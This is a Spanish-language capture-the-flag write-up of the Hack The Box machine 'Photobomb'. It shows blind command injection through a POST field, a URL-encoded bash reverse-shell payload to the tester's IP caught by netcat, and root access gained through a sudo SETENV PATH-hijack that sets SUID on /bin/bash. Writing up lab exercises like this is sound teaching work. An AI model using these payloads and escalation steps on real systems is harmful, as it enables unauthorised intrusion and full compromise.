


Photobomb - Writeup

RECONOCIMIENTO - EXPLOTACION


Realizamos un escaneo de puertos con nmap:

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63    OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 e2:24:73:bb:fb:df:5c:b5:20:b6:68:76:74:8a:b5:8d (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGCwIzrcH3g6+RJ9JSdH4fFJPibAIpAZXA17vCJA+98jmlaLCsANWQXth3UyrGzPaFEN20/7R90uP6lxQIDsoKJu2Ihs/4YFit79oSsCPMDPn8XS1fX/BRRhz1BDqKLLPdRIzvbkauo6QEh0iaOG1pxqOj50PcyD1G6YUK0k6LDow+0UdXlmoXw+n370KnL6PYxyDwuDnvkPabPhkCnSvlgGKkjxvqks9axnQYxkieDqIgOmIrMheEqF6GX05+kpLAcS6+yFp9WzBk1vsqThAss0BkVsyxzvL0U9HvcyyDKLGF1FPbsiFH7br/PuxGbqd09Jbrs9nx60=
|   256 04:e3:ac:6e:18:4e:1b:7e:ff:ac:4f:e3:9d:d2:1b:ae (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBrVE9fLXamwUY+wiBc9Iha19Ew=
|   256 20:e0:5d:8c:ba:71:f0:8c:3a:18:19:f2:40:11:d2:9e (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEp8nHKD5peyVy3X3MsJCmH/HIUvJT+M0NekDg5xYZ6D
80/tcp    open  http      syn-ack ttl 63    nginx 1.18.0 (Ubuntu)
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://photobomb.htb/
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

El puerto 80 nos redirecciona al dominio "photobomb.htb". Lo añadimos al archivo "/etc/hosts" y vamos a ver su contenido:



El "click here" nos lleva a /printer pero nos pide credenciales:

 photobomb.htb

This site is asking you to sign in.

Username

Password


Cancel

Sign in

En el archivo "photobomb.js" encontramos unas credenciales:

```
function init() {
  // Jameson: pre-populate creds for tech support as they keep forgetting them and emailing me
  if (document.cookie.match(/^(.*;)?\s*isPhotoBombTechSupport\s*=\s*[^;]+(.*?)?$/)) {
    document.getElementsByClassName('creds')[0].setAttribute('href', 'http://pH0t0:b0Mb1@photobomb.htb/printer');
  }
}
window.onload = init;
```

Si añadimos las credenciales nos lleva aqui:



Podemos seleccionar una foto y las proporciones y descargarla. Lo mas normal que es no tenga todas las fotos de todas las proporciones que hay habilitadas y que haya un comando por detras que ajusta las proporciones. Un ejemplo seria:

Tenemos esta foto de 30x20:

```
(kali@kali)-[~/Downloads]
$ exiftool image.jpg | grep "Image Size"
Image Size           : 30x20
```

Lo que se puede estar aplicando en el servidor es el siguiente comando:

```
(kali@kali)-[~/Downloads]
$ convert image.jpg -resize 500x333 new.jpg

(kali@kali)-[~/Downloads]
$ exiftool new.jpg | grep "Image Size"
Image Size           : 499x333
```

Podriamos probar si en el interior del comando podemos inyectar nuestro propio comando, algo parecido a esto:

```
-(kali@kali)-[~/Downloads]
$ convert image.jpg;id # -resize 500x333 new.jpg
```

En la respuesta no sale esto:

```
uid=1000(kali) gid=1000(kali) groups=1000(kali),4(adm),20(dialout),24(v),106(bluetooth),113(scanner),136(wireshark),137(kaboxer),138(vboxsf)
```

Vamos a intentar inyectar comandos en la peticion web. Interceptamos la descarga con burpsuite y tenemos la siguiente data por post:

```
POST /printer HTTP/1.1
Host: photobomb.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 75
Origin: http://photobomb.htb
Authorization: Basic cEgwdA6YjBNYiE=
Connection: keep-alive
Referer: http://photobomb.htb/printer
Upgrade-Insecure-Requests: 1
Priority: u=0, i

photo=masaaki-komori-NYFaNoiPf7A-unsplash.jpg&filetype=jpg&dimensions=30x20
```

Vamos a intentar inyectar el comando "whoami" en los tres campos pero no vemos la respuesta del comando:

Injectamos en photo:

```
photo=masaaki-komori-NYFaNoiPf7A-unsplash.jpg;whoami+#&filetype=jpg&dimensions=30x20
```

Respuesta:

```
HTTP/1.1 500 Internal Server Error
Server: nginx/1.18.0 (Ubuntu)
Date: Fri, 22 Nov 2024 10:37:49 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 28
Connection: keep-alive
X-Xss-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN

Source photo does not exist.
```

Inyectamos en filetype:

```
&filetype=jpg;whoami+#&
```

Respuesta:

```
8 X-Xss-Protection: 1; mode=block
9 X-Content-Type-Options: nosniff
0 X-Frame-Options: SAMEORIGIN
1
2 Failed to generate a copy of masaaki-komori-NYFaNoiPf7A-unsplash.jpg
```

Podria ser que el comando se este ejecutando pero que no veamos la respuesta. Vamos a probar con un `sleep 5` para ver si tarda 5 segundos en responder:

g&filetype=jpg;sleep+5+#&dimensions=30x20

La pagina tarda 5 segundos en responder, eso quiere decir que estamos ejecutando comandos de forma remota, vamos a probar con un ping:

photo=masaaki-komori-NYFaNoiPf7A-unsplash.jpg&filetype=jpg;ping+-c+1+10.10.14.11+#&dimensions=30x20

Si nos ponemos a la escucha con tcpdump nos llega el ping de la maquina victima:

```
(kali㉿kali)-[~/Downloads]
$ sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
05:43:51.140941 IP photobomb.htb > 10.10.14.11: ICMP echo request, id 3, seq 1, length 64
05:43:51.140952 IP 10.10.14.11 > photobomb.htb: ICMP echo reply, id 3, seq 1, length 64
```

Vamos a intentar ejecutar el tipico oneliner de bash que contiene una reverse shell para entablar una conexion por netcat con la maquina victima:

```
bash -c "sh -i >& /dev/tcp/10.10.14.11/1234 0>&1" #|
```

Inyectamos en "filetype":

photo=masaaki-komori-NYFaNoiPf7A-unsplash.jpg&filetype=jpg;%62%61%73%68%20%2d%63%20%22%73%68%20%2d%69%20%3e%26%20%2f%64%65%76%2f%74%63%70%2f%31%30%2e%31%30%2e%31%34%2e%31%31%2f%31%32%33%34%20%30%3e%26%31%22%20%23&dimensions=30x20

Nos ponemos a la escucha con netcat y nos llega la conexion:

```
(kali㉿kali)-[~/Downloads]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.11.182] 44894
sh: 0: can't access tty; job control turned off
$
```

ESCALADA DE PRIVILEGIOS

Vamos a ver los comandos que podemos ejecutar como root con el usuario actual

```
wizard@photobomb:~/photobomb$ sudo -l
Matching Defaults entries for wizard on photobomb:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sb

User wizard may run the following commands on photobomb:
  (root) SETENV: NOPASSWD: /opt/cleanup.sh
```

Tenemos "secure_path" que lo que hace es evitar que se produzca el "Path Hijacking" ya que solo se pueden ejecutar binarios de forma relativa desde esas rutas.

Con "SETENV" podemos setear variables de entorno durante la ejecucion de comando como sudo, esto podria dar pie a modificar el PATH y bypasear la regla de "secure_path" en el caso que localicemos un binario ejecutandose de forma relativa.

Vamos a ver su contenido:

```
wizard@photobomb:~/photobomb$ cat /opt/cleanup.sh
#!/bin/bash
. /opt/.bashrc
cd /home/wizard/photobomb

# clean up log files
if [ -s log/photobomb.log ] && ! [ -L log/photobomb.log ]
then
    /bin/cat log/photobomb.log > log/photobomb.log.old
    /usr/bin/truncate -s0 log/photobomb.log
fi

# protect the priceless originals
find source_images -type f -name '*.jpg' -exec chown root:root {} \;
```

El script hace lo siguiente:

- Se dirige a la ruta /home/wizard/photobomp
- Comprueba que el archivo photobomb.log no esta vacio ni es un link simbolico
- Lo transfiere al archivo "photobomb.log.old"
- Vacía el archivo "photobom.log"
- Ejecuta el comando find DE FORMA RELATIVA

Como podemos establecer variables de entorno cuando ejecutamos el "cleanup.sh" como root vamos a escalar a traves de un "Path Hijacking". Para ello nos creamos un archivo llamado "find" en /tmp que otorge el permiso SUID al archivo /bin/bash:

```
wizard@photobomb:/tmp$ cat find
#!/bin/bash

chmod +s /bin/bash
```

Le damos permisos de ejecucion y establecemos el valor de la variable "\$PATH" durante la ejecucion del script "cleanup.sh". Vamos a introducir la ruta "/tmp" en el primer lugar del PATH para que sea el primer lugar en el que localice los binarios de forma relativa:

```
wizard@photobomb:/tmp$ sudo PATH=/tmp:$PATH /opt/cleanup.sh
```

Al ejecutarlo se le otorga el permiso SUID a la bash y podemos invocar una bash como el usuario root:

```
wizard@photobomb:/tmp$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1183448 Apr 18 2022 /bin/bash
wizard@photobomb:/tmp$ /bin/bash -p
bash-5.0# whoami
root
```